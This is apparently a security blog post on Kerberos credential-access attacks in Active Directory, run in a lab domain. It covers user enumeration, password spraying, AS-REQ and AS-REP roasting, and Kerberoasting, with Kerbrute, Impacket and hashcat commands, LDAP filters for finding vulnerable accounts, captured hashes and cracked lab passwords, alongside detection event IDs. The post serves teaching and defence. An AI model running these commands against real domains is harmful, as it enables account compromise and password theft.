

# Kerberos II - Credential Access

---

 [labs.lares.com/fear-kerberos-pt2](https://labs.lares.com/fear-kerberos-pt2)

Raúl Redondo

March 26, 2024



In the [first part of the Kerberos series](#), we've set the groundwork for the following parts, covering an overview of Kerberos, concepts, encryption types, the authentication flow, and the PKINIT pre-authentication mechanism.

In this second post, we'll delve into techniques that can be leveraged to obtain credential access using the Kerberos authentication flow:

This post is the second part of the next Kerberos series:

**Credential Access:**

---

Through the Kerberos authentication flow, it is possible to enumerate domain user accounts and validate credentials through the error messages returned by the KDC to the client. In addition, user hashes can be obtained through encrypted parts included in AS-REQ/AS-REP and TGS-REQ/TGS-REP messages (Roasting attacks). Also, in case a user uses PKINIT as a pre-authentication method, it is possible to extract his NT/LM hashes using the UnPAC the hash technique, which we will see in this post.

Although we won't delve into low-level detection measures, notes have been added as references as we go through each technique, which can help detect these Kerberos authentication flow abuse techniques.

## User Enumeration:

Due to how Kerberos works, it is possible to enumerate valid domain accounts by sending TGT requests (AS-REQ) and analyzing the KDC errors in the response.

When Kerberos receives an AS-REQ message from the client, the KDC responds with `KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN` error message if the user is not found in its database.

If the KDC responds with `KRB5KDC_ERR_PREAMUTH_REQUIRED` error, or returns a TGT in an AS-REP response (Accounts not requiring pre-authentication), it will confirm that the user exists.

In addition, KDC will respond with `KDC_ERR_CLIENT_REVOKED` if the account is locked or disabled.

The following is an example of this enumeration using the own Kerberos pre-authentication flow via Kerbrute:

```
[ray@karma:~/ad/tools]$ ./kerbrute userenum lareslabsUsers.txt --dc 192.168.25.133 --domain lareslabs.local
███████████
Version: v1.0.3 (9dad6e1) - 02/21/24 - Ronnie Flathers @ropnop
2024/02/21 07:01:35 > Using KDC(s):
2024/02/21 07:01:35 > 192.168.25.133:88
[+] VALID USERNAME: ELLiot.a@lareslabs.local
[+] VALID USERNAME: Administrator@lareslabs.local
[+] VALID USERNAME: SQLSVC@lareslabs.local
[+] VALID USERNAME: Darlene.a@lareslabs.local
2024/02/21 07:01:35 > Done! Tested 27 usernames (4 valid) in 0.003 seconds
```

## Kerbrute user enumeration.

The traffic generated would be as follows:

No.	Time	Source	Destination	Protocol	Length	Info
36	0.001771	192.168.25.134	192.168.25.133	KRB5	197	AS-REQ
37	0.001784	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
38	0.001855	192.168.25.134	192.168.25.133	KRB5	194	AS-REQ
39	0.001855	192.168.25.134	192.168.25.133	KRB5	197	AS-REQ
40	0.002031	192.168.25.134	192.168.25.133	KRB5	197	AS-REQ
41	0.002043	192.168.25.133	192.168.25.134	KRB5	232	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
42	0.002082	192.168.25.133	192.168.25.134	KRB5	239	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
43	0.002208	192.168.25.133	192.168.25.134	KRB5	237	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
44	0.002209	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
45	0.002314	192.168.25.134	192.168.25.133	KRB5	193	AS-REQ
46	0.002342	192.168.25.134	192.168.25.133	KRB5	198	AS-REQ
47	0.002355	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
48	0.002419	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
49	0.002487	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
50	0.002533	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
51	0.002636	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
52	0.002655	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
53	0.002771	192.168.25.133	192.168.25.134	KRB5	144	KRB Error: KRB5KDC_ERR_C_PRINCIPAL UNKNOWN
54	0.002910	192.168.25.133	192.168.25.134	KRB5	775	AS-REP

Kerbrute network traffic.

Useful Windows event IDs to take note of:

- 4768 - A Kerberos authentication ticket (TGT) was requested. A Kerberos authentication ticket (TGT) was requested to identify one source endpoint trying to obtain an unusual number of Kerberos TGT tickets for non-existing users.
- This event can be monitored closely for excessive Kerberos Authentication ticket requests issued from a single source with no pre-authentication.

## Password Guessing

The Kerberos authentication flow can be leveraged to validate user credentials, which, from an offensive security or threat actor stance, facilitates the ability to carry out 'Password Guessing' attacks.

In this process, AS-REQ messages are sent with an encrypted timestamp and the password to be validated. If the password is incorrect, the Key Distribution Center (KDC) responds with the message **KDC\_ERR\_PREAUTH\_FAILED** (pre-authentication information was invalid).

The password spray feature of kerbrute can automate this process:

## Kerbrute password spraying

Below is an example of the generated traffic from a password-guessing attack, showing that the KDC has not been able to decrypt the timestamp we have sent as the user 'Tyrell.W' because the password is wrong, which causes the KDC to respond with the following Kerberos error message:

44 2.362427 192.168.25.133 192.168.25.134 KRBS 206 KRB Error: KRB5KDC\_ERR\_PREAMUTH\_FAILED

UDP payload (164 bytes)

✓ Kerberos

  ✓ krb-error

    pvno: 5

    msg-type: krb-error (30)

    stime: Feb 23, 2024 14:25:00.000000000

    susec: 509013

    error-code: eERR-PREAMUTH-FAILED (24)

    realm: LARESLABS.LOCAL

  ✓ sname

    name-type: KRB5-NT-SRV-INST (2)

    ✓ sname-string: 2 items

      SNameString: krbtgt

      SNameString: LARESLABS.LOCAL

✓ e-data: 30363034a103020113a22d042b30293020a003020112a1191b174c415245534c4142532e4c4f43414c547972656c6c2e773005

  ✓ PA-DATA pA-ETYPE-INFO2

    ✓ padata-type: pA-ETYPE-INFO2 (19)

      ✓ padata-value: 30293020a003020112a1191b174c415245534c4142532e4c4f43414c547972656c6c2e773005a003020117

      ✓ ETYPE-INFO2-ENTRY

        etype: ETYPE-AES256-CTS-HMAC-SHA1-96 (18)

        salt: LARESLABS.LOCALTyell.w

      ✓ ETYPE-INFO2-ENTRY

        etype: ETYPE-ARCFOUR-HMAC-MD5 (23)

KRB5KDC\_ERR\_PREAMUTH\_FAILED (Wrong password).

This kind of enumeration does not trigger event **4625** (*An account failed to log on*), but it will increase the number of logon attempts from the target user. It may consequently block the account due to excessive logon attempts.

This technique will trigger event [4771 - Kerberos pre-authentication failed](#), which is disabled by default.

Security Number of events: 46				
Event ID	Date and Time	Source	Event ID	Task Category
4768	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
4768	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
4768	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
4771	2/21/2024 1:50:31 PM	Micros...	4771	Kerberos Authentication Service
4768	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
4768	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
4768	2/21/2024 1:50:31 PM	Micros...	4768	Kerberos Authentication Service
4771	2/21/2024 1:50:31 PM	Micros...	4771	Kerberos Authentication Service

Event 4771, Microsoft Windows security auditing.

General	Details				
<table border="1"> <tr> <td>Security ID:</td> <td>LARESLABS\Tyrell.w</td> </tr> <tr> <td>Account Name:</td> <td>Tyrell.w</td> </tr> </table>		Security ID:	LARESLABS\Tyrell.w	Account Name:	Tyrell.w
Security ID:	LARESLABS\Tyrell.w				
Account Name:	Tyrell.w				
<b>Service Information:</b> Service Name: krbtgt/LARESLABS.LOCAL					
<b>Network Information:</b> Client Address: 192.168.25.134 Client Port: 41074					
<b>Additional Information:</b> Ticket Options: 0x10 Failure Code: 0x18 Pre-Authentication Type: 2					
Log Name: Security Source: Microsoft Windows security Logged: 2/21/2024 1:50:31 PM Event ID: 4771 Task Category: Kerberos Authentication Service Level: Information Keywords: Audit Failure User: N/A Computer: DC1.lareslabs.local					

Event 4771 - Kerberos pre-authentication failed.

#### Useful Event IDs & Defenses:

- 4771 - Kerberos pre-authentication failed. (Event disabled by default).
- 4768 - A Kerberos authentication ticket (TGT) was requested.
- [Mitre ATT&CK T1110.003 - Brute Force: Password Spraying](#)

#### AS-REQroasting:

In the first AS-REQ message with pre-authentication, the client will ask the KDC for a TGT (Ticket Granting Ticket). The client generates a timestamp and encrypts it with its secret key (DES, RC4, AES128 or AES256) derived from the user password. This encrypted timestamp is sent to the KDC together with the username.

Through man-in-the-middle techniques, it may be possible to capture these pre-authentication messages, including the encrypted timestamps:

41704	8389.298063	192.168.25.174	192.168.25.133	KRB5	360 AS-REQ
-------	-------------	----------------	----------------	------	------------

```

Frame 41704: 360 bytes on wire (2880 bits), 360 bytes captured (2880 bits) on interface \Device\NPF_{61432CAB-77FA-4DFF-A24A-A9B8A52FF58D}
Ethernet II, Src: VMware_ab:fc:4a (00:0c:29:ab:fc:4a), Dst: VMware_89:3d:fe (00:0c:29:89:3d:fe)
Internet Protocol Version 4, Src: 192.168.25.174, Dst: 192.168.25.133
Transmission Control Protocol, Src Port: 50276, Dst Port: 88, Seq: 1, Ack: 1, Len: 306
Kerberos
  > Record Mark: 302 bytes
  < as-req
    ptype: 5
    msg-type: krb-as-req (10)
    < padata: 2 items
      < PA-DATA pA-ENC-TIMESTAMP
        < padata-type: pA-ENC-TIMESTAMP (2)
          < padata-value: 3041a003020112a23a04382ad79d5842c22cae634 [Timestamp encrypted with user's secret key]
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 2ad79d5842c22cae63b40cf8e1a902a2c25bf55a665d54a5502e3c2bc66a0f1c4574aa407d36f6b18a103bd0cbd588e4a5b4cb4bee5ffa56
      < PA-DATA pA-PAC-REQUEST
        < padata-type: pA-PAC-REQUEST (128)
          < padata-value: 3005a0030101ff
            include-pac: True
      < req-body
        Padding: 0
        > kdc-options: 40810010
        < cname
          name-type: kRB5-NT-PRINCIPAL (1)
          < cname-string: 1 item
            CNameString: Elliot.A
          realm: LARESLABS

```

AS-REQ timestamp.

Once the timestamp encrypted with the user's key is obtained, it is possible to attempt to crack it locally and try to retrieve the password in plain text from the client.

To crack this type of hash, we need to use the following format:

`$krb5pa$18$da$$<cipher_bytes>`

In hashcat the hash mode 19900(AES256), 19800(AES128) or 7500 (RC4):

```
hashcat -o -m 19900 wordlists.txt
hashcat -o -m 19900 -a 3 ?1?1?1?1?1?1?1?1
```

```

$krb5pa$18$Elliot.A$LARESLABS.LOCAL$2ad79d5842c22cae63b40cf8e1a902a2c25bf55a665d54a5502e3c2bc66a0f1c4574aa407d36f6b18a103bd0cbd588e4a5b4cb4bee5ffa56:Lareslabs1.

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target...: $krb5pa$18$Elliot.A$LARESLABS.LOCAL$2ad79d5842c22ca...5ffa56
Time.Started...: Mon Mar 11 16:19:05 2024 (0 secs)
Time.Estimated...: Mon Mar 11 16:19:05 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (lareslabsPasswords)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 464 H/s (0.08ms) @ Accel:64 Loops:32 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 7/7 (100.00%)
Rejected.....: 0/7 (0.00%)
Restore.Point...: 0/7 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4064-4095
Candidate.Engine.: Device Generator
Candidates.#1....: adsadasdasdas ->
Hardware.Mon.#1...: Temp: 50c Fan: 0% Util: 99% Core:1935MHz Mem:6800MHz Bus:16

Started: Mon Mar 11 16:19:03 2024
Stopped: Mon Mar 11 16:19:07 2024

```

hashcat ASREQroasting.

Useful Defense:

Since this technique is based on monitoring network traffic, enforce a strong password policy to increase the complexity of possible hash-cracking methods.

## AS-REProasting:

AS-REP messages contain a Ticket-Granting Ticket (TGT) encrypted with the secret key of the ticket-granting service (krbtgt), along with a **session key that is encrypted with the secret key of the user being authenticated** during the Kerberos flow.

Although we typically associate AS-REP roasting with user accounts that have the "do not require Kerberos Pre-authentication" option enabled, this technique can be employed whenever we can intercept this type of AS-REP message.

As shown in the following example, we will need the session key, which can be found in "enc-part" part:


The screenshot shows a NetworkMiner capture of an AS-REP message. The message details are as follows:

- padata: 1 item
  - PA-DATA pA-ETYPE-INFO2
    - padata-type: pA-ETYPE-INFO2 (19)
    - padata-value: 30223020a003020112a1191b174c415245534c4142532e4c4f43414c456c6c696f742e41
      - ETYPE-INFO2-ENTRY
        - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        - salt: LARESLABS.LOCALElliott.A
  - crealm: LARESLABS.LOCAL
  - cname
    - name-type: KRB5-NT-PRINCIPAL (1)
    - cname-string: 1 item
      - CNameString: Elliot.A
  - ticket
    - tkt-vno: 5
    - realm: LARESLABS.LOCAL
    - sname
    - enc-part
  - enc-part
    - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
    - kvno: 2
    - cipher [truncated]: d913225246d87d074a769ec12d2797cee75ebc464d64fbe361ad91c1df3c281d43066238f2ae3791ae8ebd8df19ee8

AS-REP encrypted part.

Suppose any domain users have the "do not require Kerberos Pre-authentication" option enabled. In that case, we can attempt authentication and retrieve the session key encrypted with the user's secret key from the AS-REP message.

Below is an example of the option enabled for the user "Darlene":



Dot not require Kerberos preauthentication.

This technique can be performed using impacket's GetNPUsers script. The script itself allows for the option to specify a list of users:

```
(ray㉿karma)-[~/ad/tools/lab/credential-access]
$ impacket-GetNPUsers -request -usersfile users_list -dc-ip 192.168.25.133 LARESLABS.local/
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User ELLiot.a doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Darlene.a@LARESLABS.LOCAL:9792aef100d06c6dee29a829c1873372$ded94a4ed1ed62a2cbc579f651
f453fa2b71b4a3ae5f46c6600dbf6151db7039af41c0233dbd5634a5b2c1a72bb0262814ee82a07ab91a2404b33e7013705
74e53ed75cfa0686e9ca684daa761227313292bd824c15b3e543de5dceff82f467e0283346d306fc5c719022e40329b0f62
[-] User Tyrell.W doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User SQLSVC doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Impacket AS-REProast.

The same attack can also be carried out using an alternative tool from Windows, Rubeus:

Rubeus asreproast.

Once the hash has been obtained via either method, the next stage would be to conduct hash-cracking techniques. At this stage it can be cracked locally or exfiltrated to a remote computer, using Hashcat or John (JTR) through a combination of dictionary, brute-force, rules...

The following is the plain-text password obtained from the hash retrieved through the AS-REProasting attack, using the hashcat tool:

```
$krb5asrep$23$Darlene.A@lareslabs.local:0468e4863874ff996b54b3edd1fa4ae0$1beffd24d18e3040f84fdb068100b9f6165e313cdbd6042fc2cc4e298a4c8e5bb52dad95d19ba538e66d2f42f5cacdc87f85df4144df45644e49fed284d6491acf51ca8186abd14741c7c2c2639b3303545c0078c10a485e941c058500d0ecd9df5c64f58154c0e1d39c86e82a40b229b46770e35e0e9efale28868b6545d378c69943df86c4cd7f3cdb6fab3e1b40d3f4c0414bac8f28c30b7a6ef0136788a902edc62f261419b194c6d53e87e62fc2146a141cec150320b7c8421584e99b99fe2c800eb32df4dc:Lareslabs1.

session.....: hashcat
Status.....: Cracked
Hash.Mode....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target...: $krb5asrep$23$Darlene.A@lareslabs.local:0468e486387...2df4dc
Time.Started...: Sat Mar 09 15:07:34 2024 (0 secs)
Time.Estimated...: Sat Mar 09 15:07:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (lareslabsPasswords)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 20686 H/s (0.08ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Recovered.....: 3/3 (100.00%)
```

ASREPRoasting- hashcat

LdapFilter for "do not require Kerberos pre-authentication":

```
(&(objectclass=user)(objectcategory=user)
(useraccountcontrol:1.2.840.113556.1.4.803:=4194304))
```

## Useful Event IDs & Defenses

- 4768 - A Kerberos authentication ticket (TGT) was requested.
  - 4738 - A user account was changed (to identify a change performed on a domain user object that disables Kerberos Pre-Authentication, UserAccountControl property).

- Mitre | ATT&CK T1558.004- Steal or Forge Kerberos Tickets: AS-REP Roasting

## TGS-REProasting (Kerberoast):

Any domain user can request as many service tickets for any service as he wants, **even if he does not have access to that service.**

Since we know that service tickets (TGS) are encrypted with the secret key of the service (machine account or service account) it is intended for, we can order service tickets and then subsequently attempt to crack the secret key offline.

In Active Directory, domain services are typically run from two types of accounts:

- Machine accounts.
- Service accounts.

While trying to crack a TGS from machine accounts can be an arduous task, as these passwords will (by default) be generated automatically, it will be easier to crack the secret keys of service accounts, as humans have generated these.

Utilizing either Rubeus on Windows (*Kerberoast option*) or Impacket's GetUserSPNs on Linux, a request can be made to obtain tickets from accounts that have SPNs:

```
(rav@karma)-[~/ad/tools/lab/credential-access]
$ impacket-GetUserSPNs -request lareslabs.local/elliot.a:Lareslabs1. -dc-ip 192.168.25.133

Impacket v0.11.0 - Copyright 2023 Fortra



| ServicePrincipalName              | Name   | MemberOf | PasswordLastSet            | LastLogon                  | Delegation |
|-----------------------------------|--------|----------|----------------------------|----------------------------|------------|
| SVCADM/SQL01.lareslabs.local:1433 | SVCADM |          | 2024-02-20 08:45:50.495958 | 2024-02-23 08:25:00.384130 |            |
| sql/sql01.LARESLABS.LOCAL:1443    | SQLSVC |          | 2024-02-20 13:44:22.316828 | 2024-03-09 08:02:49.360955 |            |
| sql/sql01.LARESLABS.LOCAL         | SQLSVC |          | 2024-02-20 13:44:22.316828 | 2024-03-09 08:02:49.360955 |            |
| HTTP/FS1.LARESLABS.LOCAL          | fsSVC  |          | 2024-03-07 11:47:50.474724 | <never>                    |            |



[-] CCache file is not found. Skipping ...
$krb5tg$23*$SVCADM$LARESLABS.LOCAL$lareslabs.local/SVCADM*$c1818374f75c9a2d83fc4c8b88b9294$bad57ea3585203b767bc080b015726061
6f2d408e4521a8733eed861c730b09bb7b734fa1b7c43286bb462f3720385ecd5ffef7a173ae2a3f972e1df9b2da3e68d6ecbc81302d06
ceac539823267c7ca3100be7492934f9306acbcc950cd9daed9a09257a4ed42a2a727806fd504f8cf62915d44fe54ad5ee4a9b8030d7ade1ec8ed2b1a6be5
6bf6064042c09068d96ebab4e0d47f75a28683704662183dd2b75bd8c298ea7e3c6d1b6728a49b37eed92b499b967dd47356da437572505aa942239a826340
0ff9efaf5febd5e5bb72f906d9e07082211324624183b1042422f6f157b25facf63b0dcbf6f36944888c2508a5f3a61d5d897d280acf960ad81bf36b
4b22667edb895cd4e8949d96944420dbc98a7ff900d70201b4f1ae2b623d9cf550aad8318e0dfce70614e0d437525086420420ff13a9beb6d865db0a6c9cf
6640482e9b7ed932471858a8bb96c5b511cd70e7ae38d6e5bb8e5bca504bc4fb0bb8207696adfb090130ac07c89831733329f07178e4ff18a7aafece9824
c35a4d16bad49e8472943627ad7f4dc33bf3deab3a04f6e2357a251fce5b8ab49d78876d57486f54b077ee36f60e8c528185f3445e7e7818d75a03abc72aa
6f3e3d0e72661b568eeda263226fec078e3d2b4ad2ad8e39dc03698fb9f85aebf49eb6720a6b55ce619b191c512a9f0295095557075fb534d454d18
91f307df6ec6da05e9228a1263b55cd8157a446e048bf6cd0ef607579a9b0691b29d197983020598f48669494c6827d1b9d463a653081ce7d6cb0bfe4a497
9a1932a6c906536c0589bdc9747cf9717cde4d72c5f19e1528fbe45d59e27cababbdd4a934ded75f93b80b97da769109253a01ba49
$krb5tg$23*$SQLSVC$LARESLABS.LOCAL$lareslabs.local/SQLSVC*$4bf29227b1498730693d887cc7ed0d$10eb73111602f69fb3b8a951df8e1e8b
e814d9d802e8e2a5c3405c5851aec88183e84ca9d0bb994ed1527f4c4cd18e3510928b7da3ee24c637a1868ef6a3b84267c917a9c56d898862c932
263528a78c85f30e99b64edef08623a3fc196ec09342959181af35c66c5a1e443271dc2470512cf3a201e1fa10b7502050c1327aec697653977abe2bad2d5
220ba807184fbf5c1a417e947b4d93039147dd03ec03b60f1835461da30ec7535286fb64f96c77335f67077516db05fd7baa8af98b14822c9461b33a35580
595280bca120de6975be47d748ec94f9021a2409d3270735206ec2fb6683f6ff295310a883d8a7f72a68f60f9c607694a976b70828012e598419ca8aa725
50a82761da03ec3689685ed41f8c5ae7c6408221073ed2844f7fabd3ad121af0bc78995a6ab134863b290e5fee3f6c22c20d3c1a3951c0e1bd3c1aa1ed3ba
152fc7e30a4c68d2a52569c75f24bd3d1361a0120d056752662d8814c12c28bec61591d3f526d22a352854eb3a9840d8a90b3fae55a97717df9c61e74aae8
7871883d8754cf3d6003fb8d8f281d9dfc4650c01120f4e4488f1ef1e50fa53b80754d38639fef0e75be8543af7938234c2d26f9cb691e38d630c5c0af8
3ad58abb09b81441a5e27ce24d2f203de21d9efbf1f9af33084bbae2fc265fc7aa407007221579d54e6821abf6dba9b71d38dc8a7fc63a9cea67125ad8e192
e24e626023e14fb4719fd3670fa769f833821b65c69747b2cf9fce09d39b325e4fff694c6f87a100850d4d247ed10551c07f28fd030b7cba4fb93f27d2d7d9
```

Impacket-GetUserSPNs - Kerberoast.

LDAP filter for Kerberoastable users:

```
(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))
```

This will generate a lot of traffic, especially if we have a large number of accounts that contain SPN, and we request it for all kinds of SPN (servicePrincipalName=\*).

The following Wireshark capture shows the traffic generated when requesting TGS from the KDC. In the "enc-part" of the ticket, we can find the data encrypted with the Kerberos key of these service accounts:

```

40 13.785898 192.168.25.134 192.168.25.133 KRBS 245 AS-REQ
41 13.786269 192.168.25.133 192.168.25.134 KRBS 245 KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
49 13.788523 192.168.25.134 192.168.25.133 KRBS 320 AS-REQ
50 13.788910 192.168.25.133 192.168.25.134 KRBS 1466 AS-REP
58 13.791415 192.168.25.134 192.168.25.133 KRBS 1419 TGS-REQ
59 13.791821 192.168.25.133 192.168.25.134 KRBS 1464 TGS-REP
67 13.794683 192.168.25.134 192.168.25.133 KRBS 1419 TGS-REQ
68 13.795073 192.168.25.133 192.168.25.134 KRBS 1464 TGS-REP
76 13.798438 192.168.25.134 192.168.25.133 KRBS 1418 TGS-REQ
77 13.798762 192.168.25.133 192.168.25.134 KRBS 1462 TGS-REP

> Frame 77: 1462 bytes on wire (11696 bits), 1462 bytes captured (11696 bits) on interface \Device\NPF_{61432CAB-77FA-4DFF-A24A-A9B8A52FF58D}, id 0
> Ethernet II, Src: VMware_89:3d:fe (00:0c:29:89:3d:fe), Dst: VMware_a3:1b:0c (00:0c:29:a3:1b:0c)
> Internet Protocol Version 4, Src: 192.168.25.133, Dst: 192.168.25.134
> Transmission Control Protocol, Src Port: 88, Dst Port: 54798, Seq: 1, Ack: 1365, Len: 1408
< Kerberos
  > Record Mark: 1404 bytes
    < Kerberos>
      < tgs-rep>
        ptno: 5
        msg-type: krb-tgs-rep (13)
        realm: LARESLABS.LOCAL
        < cname>
          name-type: KRBS-NT-PRINCIPAL (1)
          < cname-string>: 1 item
            CNameString: elliot_a
        < ticket>
          tkt-vno: 5
          realm: LARESLABS.LOCAL
          < sname>
            name-type: KRBS-NT-MS-PRINCIPAL (-128)
            < sname-string>: 1 item
              SNameString: lareslabs.local\fsSVC
          < enc-part>
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            kvno: 2
            > cipher [truncated]:+054/te27c68ad5497447d0acef14b9c9d88c74e6bc81156459dad5acf2e35daa50558cf9c6a44a221ac774620e053520a2133677eac65459e2100b623b8f6fd
          < enc-part>
            etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
            > cipher [truncated]: 7f6ec1eb27cab6aa82c87392945182a607e5952d1eddfba9689b33336009b178d21cdcce27f8555b6a6a43562f812fe615031296e144cdc88a1f8083505036ce0c16
        > Provides learnt encTGSRepPart_key in frame 77 keytype 23 (id=77.1 same=0) (5787423a...)
        > Missing keytype 23 usage 23 usage in frame 77 keytype 23 (id=missing,1 same=0) (00000000...)
        > Used learnt encTicketPart_key in frame 50 keytype 23 (id=50.1 same=3) (f9feef130...)
      < Kerberos>
    < Kerberos>
  < Kerberos>

```

Kerberoast network traffic.

In hashcat, use hash mode 13100 (Kerberos 5 TGS-REP etype 23) to try to crack the hash:

```
hashcat.exe -m13100 <HASH> wordlist
hashcat.exe -m13100 <HASH> -a 3 ?l?l?l?l?l?l?l?l?
```

```
#krb5tgs$23$-*SVCADM$lareslabs.local$SVCADM/SQL01.lareslabs.local:1433@lareslabs.local:$92162bae7fee74f9b36775866cc5135e$  
$042de3533357828c44f7a1c1f40c38cad620568c421fe5c0123927329df6c1861e6df781f72f287256b885c3f641dd2ed1fba603fd791796beb  
#8783fa55e4abf80416d92d37fb1959dd6235a4c5109df788a597a1d645f7137cac627f0e84eb7c3fb8f11d9cf36731fd2b153d51a1fd5789681decb  
#83fc15ef70ccdb83b5ea5e8e53e5ca527a02e1969053ac2b52da177c7b855d4373a2d39287bb1ee064af1bd89036f19b43ae694fd01be34a8f66d9de  
#9e5c1830ce0ff3cb8861a49a7bbd3e045f62a2262a5a72e6ed14491fa6b63cf178aed245bbcd119d6547d70b7a897ff1d787b99bda78e59263bb0  
#f2dbf1f3fd7858d986d6fa99a2af6ab2129bf7b23c2a8bf9fb5ec46ef8644d8d8f02e828aeb39c086f54bed9454312bf2b179da253fbed498806e00d8  
#397699b0c8efb30e9f16cd676256ae1ad4834e831a996fc0eb7e9b185618aca630dc91689118a18e7a04f20594d9158c837cbf5e4b17db4f7b  
